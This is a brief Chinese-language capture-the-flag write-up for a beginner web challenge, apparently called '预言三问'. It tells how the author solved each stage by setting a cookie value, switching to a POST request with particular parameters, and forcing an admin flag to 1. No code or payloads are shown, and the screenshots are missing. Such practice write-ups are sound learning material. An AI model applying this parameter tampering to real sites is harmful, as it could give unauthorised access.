
得到flag
预言三问
这给我干哪来了

但他说没有饼干了可以联想到cookie
算出x=78
传递

没变化,后面试了很多传递cookie=78时候有变化

进入第二关
这一关原文:预言家,现在的交流方法不太安全,改成一个安全的方式吧。而且你是知道女祭司和预言家是一对的,别忘用英语写在数据里哦。
提示换个交流方式,把女祭司和预言家的英文写到数据里,联想到data:可以携带参数但都是请求体里,都依赖于POST传参
思考难道是要换POST请求方式,试一下(女祭司和预言家的英文priestess和prophet)

果然变了,应该是进入第三关,说还少应该参数,管理员的值不为1,那我让他为1
这里提到的“链接”在http中的意思就是url地址栏那一行

这个链接,所以加上get请求
